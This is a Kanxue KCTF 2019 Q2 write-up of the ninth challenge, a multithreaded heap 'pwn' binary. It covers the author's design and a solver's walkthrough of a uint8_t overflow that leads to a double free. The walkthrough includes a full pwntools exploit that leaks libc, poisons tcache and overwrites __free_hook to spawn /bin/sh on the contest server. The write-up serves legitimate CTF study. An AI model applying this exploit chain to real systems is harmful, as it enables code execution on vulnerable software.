看雪.纽盾 KCTF 2019 Q2 | 第九题点评及解题思路

KCTF 看雪学院 7月4日

比赛刺激瞬间似乎犹在眼前，蓦然回望，才发现我们一起相伴走过了如此漫长的一段精彩旅途。不知不觉，我们看雪纽盾KCTF第二赛段的赛题解析也已经接近尾声。

庸人无一用，图有空凭栏。英雄志气满，绝地也逃生。今天我们一起来看下第九题，看看勇士们如何冲破枷锁，绝地逃生 ~

题目简介

题目背景：

外星人的攻击速度远远超过想象。他们的魔爪已经伸向了南极。

一片白色的荒原，没有绿色的草地，没有怒放的花朵，只有白皑皑的雪山和随时可能裂开的冰面。没有什么比一个人站在这里更令人绝望了。

能量宝石位于南极的最高峰——文森峰。这里山势险峻，且大部分终年被冰雪覆盖，交通困难，被称为“死亡地带”。

前有恶劣的环境，后有外星人的攻击。怎么样能够绝地逃生呢？就看你的了！

本题共有1683人围观，截至比赛结束只有12人攻破此题。纵观全局，这道题还是很有难度的。

攻破此题的战队一览：

排名	战队名	破解时间	获取积分
1	辣鸡战队	48679s	167.05
2	n0body	85418s	109.27
3	fade-vivi	183248s	88.10
4.	7HxzZ	200185s	86.53
5.	AceHub	201590s	86.41
6.	SU	215431s	85.33
7.	没有战队	242635s	83.57
8.	[illegible]	366414s	78.85
9.	咕咕咕	372326s	78.71
10.	HC	441633s	77.28

接下来我们来对题目进行详细解析。

看雪评委crownless点评

这道题目关键点在于多线程所导致的uint8_t类型的整型溢出，进而导致double free。然后构造UAF泄漏Libc地址，再poison tcache写__free_hook可getshell。

出题团队简介

本题出题战队 **2019** ：

计算机系学生，刚刚毕业，即将前往盘古实验室做安全研究。Pwn爱好者，对学术界的前沿安全相关研究很感兴趣，虽然目前还是蔡鸡一只。

设计思路

0x00 概要

题目实现了一个多线程free的功能，这道题目关键点在于多线程所导致的uint8_t类型的整型溢出，进而导致double free。然后构造UAF泄漏Libc地址，再poison tcache写__free_hook可getshell。

0x01 漏洞点

这题比上次那题还要简单，灵感来源于上architecture课教授slides里面的一个pseudocode，大概长这样：

```
if (myThreadId() == 0)
i = 0;
barrier();
// on each thread
while (true)
{
local_i = FetchAndAdd(&i);
if (local_i >= N) break; //integer overflow
C[local_i] = 0.5*(A[local_i] + B[local_i]);
}
barrier();
```

然后我就在想这个如果FetchAndAdd函数能导致整型溢出的话，是否可以导致可利用的漏洞，于是就有了我这道题。

然后漏洞点在这里，代码跟上面的伪代码很像，只不过一些无关的东西删掉了。

```
void* free_thread(void* varg)
{
thread_arg* arg = (thread_arg*)varg;
uint8_t* i = &arg->iter;
volatile size_t idx;
while(true)
{
idx = __sync_fetch_and_add(i, 1);
if (idx >= arg->bound) //整型溢出
break;
if (data[idx])
free(data[idx]);
else
exit(-1);
```

```
    }
    return NULL;
    }
```

当bound的值很大的时候，比方说，删除范围254-255的时候，如果有两个线程，线程1free了data[254]，线程2255 >= 255所以退出，而线程1这个时候__sync_fetch_and_add溢出到0，这个时候会把0到254的所有elements又free了一次，等于导致了double free。

0x02 利用

这里我稍微增加了一下难度，就是如果有空指针就会退出，所以得先把那些项都占满。

然后注意，在线程中freechunk时会加到那个线程自己的tcache，然后线程退出时这些chunks会被放回fastbin或者unsortedbin而不是主线程的tcache。所以把index 0设置为unsortedbin大小可以直接leak libc的地址。

然后因为所有indeces都被占满了，这样就没有能用的index可以做poison了，所以得先把他们clear掉，但是在那之前得把最顶上的chunk（这时是index 1）先拿出来（所以data[254]==data[1]），方便到时候做poison利用。


然后用fastbin dup把0x70的fastbin污染了，创造出这种情况a -> b -> a，但这个时候tcache也是满的，这个时候malloc 4个tcache可以创造出这种情况a -> b -> &__free_hook，然后就可以写free hook执行system了。

不过有一点要注意，因为多线程，难免会有条件竞争，所以成功率并不是100%，不过也不低就是了。

环境：
libc2.27，md5=50390b2ae8aaa73c47745040f54e602f

解题思路

本题解题思路由看雪论坛 **X3h1n** 提供：



题目描述

这道题目也是传统的菜单题目，有三个功能，add、fast free和show功能。libc是2.27，有tcache。

```
$ ./fastheap
1. malloc
2. fast free
3. puts
4. exit
>>>
```

其中malloc功能虽然对堆块的数量没有明确的限制，但是因为堆块的索引是unsigned __int8类型，因此堆块的所以范围为0-255，因此最多可以申请256个堆块。

size的类型同样也是unsigned __int8类型，因此输入的size最大为0xff，堆块大小最大为0x110。在bss段有一个全局的heap_list保存堆块的地址。接受用户输入的read函数很严格，没有常见的off-by-one的漏洞。

```
signed __int64 add()
{
__int64 idx; // rbx
size_t size; // rbp
signed __int64 result; // rax
unsigned __int64 v3; // rt1
unsigned __int64 v4; // [rsp+8h] [rbp-20h]

v4 = __readfsqword(0x28u);
_printf_chk(1LL, "Index: ");
```

```
idx = (unsigned __int8)my_atoi();
if ( heap_list[idx] )
exit(-1);
_printf_chk(1LL, "Size: ");
size = (unsigned __int8)my_atoi();
heap_list[idx] = check(size);
_printf_chk(1LL, "Contents: ");
if ( !size )
return __readfsqword(0x28u) ^ v4;
v3 = __readfsqword(0x28u);
result = v3 ^ v4;
if ( v3 == v4 )
result = my_read(heap_list[idx], size);
return result;
}
```

fast free要求输入一个索引范围，然后创建线程来进行堆块的释放，用户可以控制线程的数量，最多为8个，释放后清空bss段对应的堆指针，如果线程为0就不会释放直接清空heap_list。

在start_routine中有这么一段代码来保证只有一个线程对指定堆块进行释放。start_routine传入的参数是a1是end_index，a1+8正好是start_index的位置。

在汇编中lock xadd是交换两个操作数的值，然后相加，结果就是start_index++，v2是start_index的初始值，只有当原始的start_index < end_index时，才进行堆块的释放。

因为每次start_index++是一个原子操作，从而保证只有一个线程对堆块进行释放。

```
void *__fastcall start_routine(void *a1)
{
unsigned __int64 v2; // [rsp+0h] [rbp-28h]

while ( 1 )
{
v2 = (unsigned __int8)_InterlockedExchangeAdd8((volatile signed __int8 *)a1 + 8, 1u);
if ( *(_QWORD *)a1 <= v2 )
break;
if ( !heap_list[v2] )
exit(-1);
free((void *)heap_list[v2]);
}
```

```
return 0LL;
}
```

汇编代码如下：

```
.text:0000000000000C6F loc_C6F: ; CODE XREF: start_routine+1D↑j
.text:0000000000000C6F mov eax, 1
.text:0000000000000C74 lock xadd [rbx], al //交换操作数，相加，start_index++
.text:0000000000000C78 movzx eax, al
.text:0000000000000C7B mov [rsp+28h+var_28], rax
.text:0000000000000C7F mov rax, [rsp+28h+var_28]
.text:0000000000000C83 cmp [rbp+0], rax //比较end_index和未加1的start_index
.text:0000000000000C87 ja short loc_C50 //当start_index < end_index时才进行free
.text:0000000000000C89 xor eax, eax
.text:0000000000000C8B mov rcx, [rsp+28h+var_20]
.text:0000000000000C90 xor rcx, fs:28h
.text:0000000000000C99 jnz short loc_CAC
.text:0000000000000C9B add rsp, 18h
.text:0000000000000C9F pop rbx
.text:0000000000000CA0 pop rbp
.text:0000000000000CA1 retn
```

这样保证只有一个线程会释放指定的堆块。不会导致双重释放（开始是这样认为的，但是后来的确出现了double free...）show函数会判断对应的heap_list是否非空，不能UAF。

线程堆

这里涉及到了线程堆的知识，第一次遇到这种题目，这次还是主进程分配，线程释放堆块。ptmalloc使用mmap()函数为线程创建自己的非主分配区来模拟堆(sub_heap)，当该sub_heap用完之后，会再使用mmap()分配一块新的内存块作为sub_heap。

当进程中有多个线程时，一定也有多个分配区，但是每个分配区都有可能被多个线程使用。具体关于线程堆的知识可以看参考里的博客。


另外这道题目有一个至今没有明白的点，当线程释放完指定堆块还没有退出时，堆块是进入了进程的tcache，但是当线程退出后，这个堆块就进入了主进程的对应的fastbin。

比如，申请一个0x70和0x30的堆块，释放idx0，释放之前堆块的状态：

```
gdb-peda$ parseheap
addr prev size status fd bk
0x55c118339000 0x0 0x250 Used None None
0x55c118339250 0x0 0x70 Used None None
0x55c1183392c0 0x0 0x30 Used None None
```

释放idx0,workers=1，在free下断点，finish完成后堆块进线程的tcache。

线程退出后，该堆块在fastbin中：



对线程堆的知识了解太少了，不知道是什么原因，猜测是因为线程的非主分配区复用导致的。希望可以看其他大佬的wp学习一波。


利用过程

由于有tcache，只要能构造出double free，由于tcache在分配时没有对tcache链中的chunk进行size的检查，所以就可以fd指向malloc_hook或free_hook。

但这道题目对heap_list进行了清空，不能double free。但是感觉线程这里肯定有问题，在和队友的多次尝试后发现创建多个堆块，然后都释放掉，竟然出现了double free:


```
for i in range(250):
add(i,0x60,'aaaa\n')
delete(0,250,8)
```

出现了double free应该就能利用了吧，但是还缺少libc。本来想着先在申请这250个堆块之前先申请两个堆块（大小分别为0x70和0xa0）试一下，想办法泄露libc，但是发现没有对这两个块进行释放，free完那250个堆块后，0x70的堆块idx0进入了fastbin，0xb0的堆块idx1进入了unsortedbin了。这...利用条件都具备了，直接show(1)就可以泄露libc。




```
add(0,0x60,'aaaa\n')
add(1,0xa0,'aaaa\n')

for i in range(250):
add(i+2,0x60,'aaaa\n')
delete(2,252,7)
```

但是当试图再次申请tcache里的这250个堆块时，发现只要申请到第248个堆块时，bins的分布如下：

```
gdb-peda$ heapinfo
(0x20) fastbin[0]: 0x0
(0x30) fastbin[1]: 0x0
(0x40) fastbin[2]: 0x0
(0x50) fastbin[3]: 0x0
(0x60) fastbin[4]: 0x0
(0x70) fastbin[5]: 0x5555557576f0 --> 0x555555757680 --> 0x555555757610 --> 0x55555575
(0x80) fastbin[6]: 0x0
(0x90) fastbin[7]: 0x0
(0xa0) fastbin[8]: 0x0
(0xb0) fastbin[9]: 0x0
top: 0x55555575e8b0 (size : 0x19750)
last_remainder: 0x0 (size : 0x0)
unsortbin: 0x5555557572c0 (size : 0xb0)
(0x120) tcache_entry[16](3): 0x55555575e320 --> 0x55555575e200 --> 0x55555575e0e0
```

再试图分配第249个块时，就直接越过了fastbin里的前5个chunk，去分配0xfff785c410000000这个堆块，前5个堆块进入了tcache：

```
gdb-peda$ heapinfo
(0x20) fastbin[0]: 0x0
(0x30) fastbin[1]: 0x0
(0x40) fastbin[2]: 0x0
(0x50) fastbin[3]: 0x0
(0x60) fastbin[4]: 0x0
(0x70) fastbin[5]: 0xfff785c410000000 (invaild memory)
(0x80) fastbin[6]: 0x0
(0x90) fastbin[7]: 0x0
(0xa0) fastbin[8]: 0x0
(0xb0) fastbin[9]: 0x0
top: 0x55555575e8b0 (size : 0x19750)
last_remainder: 0x0 (size : 0x0)
unsortbin: 0x5555557572c0 (size : 0xb0)
(0x70) tcache_entry[5](4): 0x7ffff7bb0c1d --> 0x555555757380 --> 0x555555757620 --> 0x
(0x120) tcache_entry[16](3): 0x55555575e320 --> 0x55555575e200 --> 0x55555575e0e0
```

没法利用这250个堆块的double free，但是可以利用前2个堆块未释放就进入unsorted bin的状态进行double free。

首先申请两个堆块和250个堆块，释放250个，起7个线程，idx0进入fastbin中，idx1进入unsortedbin中。show(1)泄露libc。

```
add(0,0x60,'aaaa\n')
add(1,0xa0,'aaaa\n')

for i in range(250):
add(i+2,0x60,'aaaa\n')
delete(2,252,7)

#gdb.attach(p)
show(1)
leak_addr = u64(p.recvuntil('\n',drop=True).ljust(8,'\x00'))
libc_base = leak_addr - libc.symbols["__malloc_hook"] - 0x70
print "libc_base:",hex(libc_base)
malloc_hook = libc_base + libc.symbols["__malloc_hook"]
one_gadget = libc_base + 0x4f322
system_addr = libc_base + libc.symbols["system"]
```

此时bins的分布如下：

```
gdb-peda$ heapinfo
(0x20) fastbin[0]: 0x0
(0x30) fastbin[1]: 0x0
(0x40) fastbin[2]: 0x0
(0x50) fastbin[3]: 0x0
(0x60) fastbin[4]: 0x0
(0x70) fastbin[5]: 0x555555757250 --> 0x555555757370 --> ...-> 0x555555757370 (overlap
(0x80) fastbin[6]: 0x0
(0x90) fastbin[7]: 0x0
(0xa0) fastbin[8]: 0x0
(0xb0) fastbin[9]: 0x0
top: 0x55555575e8b0 (size : 0x19750)
last_remainder: 0x0 (size : 0x0)
unsortbin: 0x5555557572c0 (size : 0xb0)
(0x120) tcache_entry[16](3): 0x55555575e320 --> 0x55555575e200 --> 0x55555575e0e0
```

当再次分配0x60的堆块时，会先从unsorted bin中取出堆块，再从fastbin中分配，idx0和idx2的地址相同，可以进行double free。

```
add(2,0x60,'aaaa\n')
add(3,0x60,'aaaa\n')
```

查看heap_list如下：

```
gdb-peda$ x /8gx 0x0000555555554000+0x202060
0x555555756060: 0x0000555555757260 0x00005555557572d0
0x555555756070: 0x0000555555757260 0x000055555575e070
0x555555756080: 0x0000000000000000 0x0000000000000000
0x555555756090: 0x0000000000000000 0x0000000000000000
```

后面就是double free，但是在double free时，tcache 0x70中又出现了6个堆块，就很神奇，要先把tcache清空之后才能分配fastbin里的堆块。

```
delete(0,1,1)
delete(3,4,1)
delete(2,3,1)
```

tcache 0x70中有6个堆块：

```
gdb-peda$ heapinfo
(0x20) fastbin[0]: 0x0
(0x30) fastbin[1]: 0x0
(0x40) fastbin[2]: 0x0
(0x50) fastbin[3]: 0x0
(0x60) fastbin[4]: 0x0
(0x70) fastbin[5]: 0x555555757250 --> 0x55555575e060 --> 0x555555757250 (overlap chunk
(0x80) fastbin[6]: 0x0
(0x90) fastbin[7]: 0x0
(0xa0) fastbin[8]: 0x0
(0xb0) fastbin[9]: 0x0
top: 0x55555575e8b0 (size : 0x19750)
last_remainder: 0x0 (size : 0x0)
unsortbin: 0x5555557572c0 (size : 0xb0)
(0x70) tcache_entry[5](6): 0x5555557575b0 --> 0x555555757540 --> 0x5555557574d0 --> 0x
(0x120) tcache_entry[16](3): 0x55555575e320 --> 0x55555575e200 --> 0x55555575e0e0
```

最后修改free_hook为system，释放一个写有"/bin/sh\x00"的块，这里再修改地址完成之后，是手动输入进行堆块idx11的删除触发system("/bin/sh")的，最后get shell。

因为在tcache清空之后，fastbin的堆块进入了tcache中，因此free_hook才能避过fastbin中size的检查，分配并修改成功。

完整exp如下：

```
from pwn import *


context.log_level = "debug"
context.terminal = ["tmux","split","-h"]

DEBUG = 0

if DEBUG:
p = process("./fastheap")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

else:
p = remote("152.136.18.34",10000)
libc = ELF("./libc-2.27.so")
```

```
def add(idx,size,content):
p.recvuntil(">>> ")
p.sendline('1')
p.recvuntil("Index: ")
p.sendline(str(idx))
p.recvuntil("Size: ")
p.sendline(str(size))
p.recvuntil("Contents: ")
p.send(content)


def delete(start,end,worker):
p.recvuntil(">>> ")
p.sendline('2')
p.recvuntil("Index range: ")
p.sendline(str(start)+'-'+str(end))
p.recvuntil("Number of workers: ")
p.sendline(str(worker))

def show(idx):
p.recvuntil(">>> ")
p.sendline('3')
p.recvuntil("Index: ")
p.sendline(str(idx))



add(0,0x60,'aaaa\n')
add(1,0xa0,'aaaa\n')

for i in range(250):
add(i+2,0x60,'aaaa\n')
delete(2,252,7)


#gdb.attach(p)

show(1)
leak_addr = u64(p.recvuntil('\n',drop=True).ljust(8,'\x00'))
libc_base = leak_addr - libc.symbols["__malloc_hook"] - 0x70
print "libc_base:",hex(libc_base)
malloc_hook = libc_base + libc.symbols["__malloc_hook"]
one_gadget = libc_base + 0x4f322
free_hook = libc_base + libc.symbols["__free_hook"]
```

```
system_addr = libc_base + libc.symbols["system"]

add(2,0x60,'aaaa\n')
add(3,0x60,'aaaa\n')

##double free
delete(0,1,1)
delete(3,4,1)
delete(2,3,1)

##empty tcache
for i in range(6):
add(i+2,0x60,p64(malloc_hook-0x23)+'\n')

##free_hook->system
add(9,0x60,p64(free_hook)+'\n')
add(10,0x60,p64(free_hook)+'\n')
add(11,0x60,"/bin/sh\x00"+'\n')
add(12,0x60,p64(system_addr))

##manual trigger
delete(11,12,1)

p.interactive()
```

目前对线程的知识了解有限，还在恶补当中，这篇wp只是记录了做题的过程，感觉这道题有太多神奇的地方，做出这道题也是凭运气好，希望大佬们指点。

▲

END

1、【英雄榜单】看雪.纽盾 KCTF 晋级赛Q2 排行榜出炉！

2、看雪.纽盾 KCTF 2019 Q2 | 第一题点评及解题思路

3、看雪.纽盾 KCTF 2019 Q2 | 第二题点评及解题思路

4、看雪.纽盾 KCTF 2019 Q2 | 第三题点评及解题思路

5、看雪.纽盾 KCTF 2019 Q2 | 第四题点评及解题思路

6、看雪.纽盾 KCTF 2019 Q2 | 第五题点评及解题思路

7、看雪.纽盾 KCTF 2019 Q2 | 第六题点评及解题思路

8、看雪.纽盾 KCTF 2019 Q2 | 第七题点评及解题思路

9、看雪.纽盾 KCTF 2019 Q2 | 第八题点评及解题思路

主办方

看雪学院（www.kanxue.com）是一个专注于PC、移动、智能设备安全研究及逆向工程的开发者社区！创建于2000年，历经19年的发展，受到业内的广泛认同，在行业中树立了令人尊敬的专业形象。平台为会员提供安全知识的在线课程教学，同时为企业提供智能设备安全相关产品和服务。

合作伙伴

上海纽盾科技股份有限公司（www.newdon.net）成立于2009年，是一家以“网络安全”为主轴，以“科技源自生活，纽盾服务社会”为核心经营理念，以网络安全产品的研发、生产、销售、售后服务与相关安全服务为一体的专业安全公司，致力于为数字化时代背景下的用户提供安全产品、安全服务以及等级保护等安全解决方案。

10大议题正式公布！第三届看雪安全开发者峰会重磅来袭！

阅读原文